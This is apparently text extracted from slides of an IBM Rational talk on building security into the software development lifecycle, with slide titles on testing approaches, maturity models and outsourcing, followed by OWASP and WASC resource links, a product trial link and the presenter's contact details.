
Solution

Security Considerations in the SDLC

People

Process

Technology






Solution

Outsourcing?

People

Process

Technology





Solution

Foundation Components

People

Process

Technology

- ▶ Playbook
 - Corporate Policy
 - Exception Handling

- ▶ Resource Library
 - Security Principles
 - Threat Classification
 - Certified Components
 - Feedback Mechanism (Inside, Outside)



Solution


Application Security – When?

People

Process

Technology

1 Black Box



2 White Box




Solution

Financial Impact

People

Process

Technology






Solution

Security Testing In the Software Lifecycle

People

Process

Technology






Solution

Application Security Maturity Model

People

Process

Technology



Q & A

Questions?

Additional Resources

- ▶ OWASP
 - www.owasp.org
 - Top Ten List
 - Secure Development

- ▶ Web Application Security Consortium
 - www.webappsec.org
 - Threat Classification
 - Web Hacking Incidents Database

Additional Resources

- ▶ Download free trial of IBM Rational AppScan 7.7: <http://www.ibm.com/developerworks/downloads/r/appscan/>
- ▶ Library: Whitepapers, analyst reports, brochures, etc: <http://www-306.ibm.com/software/rational/sw-library/>
- ▶ IBM Rational upcoming events: http://www-306.ibm.com/software/rational/events_1.html

Thanks for joining me today!

Armando Bioc

Office: 650-592-5274

abioc@us.ibm.com

www-306.ibm.com/software/rational/offerings/websecurity/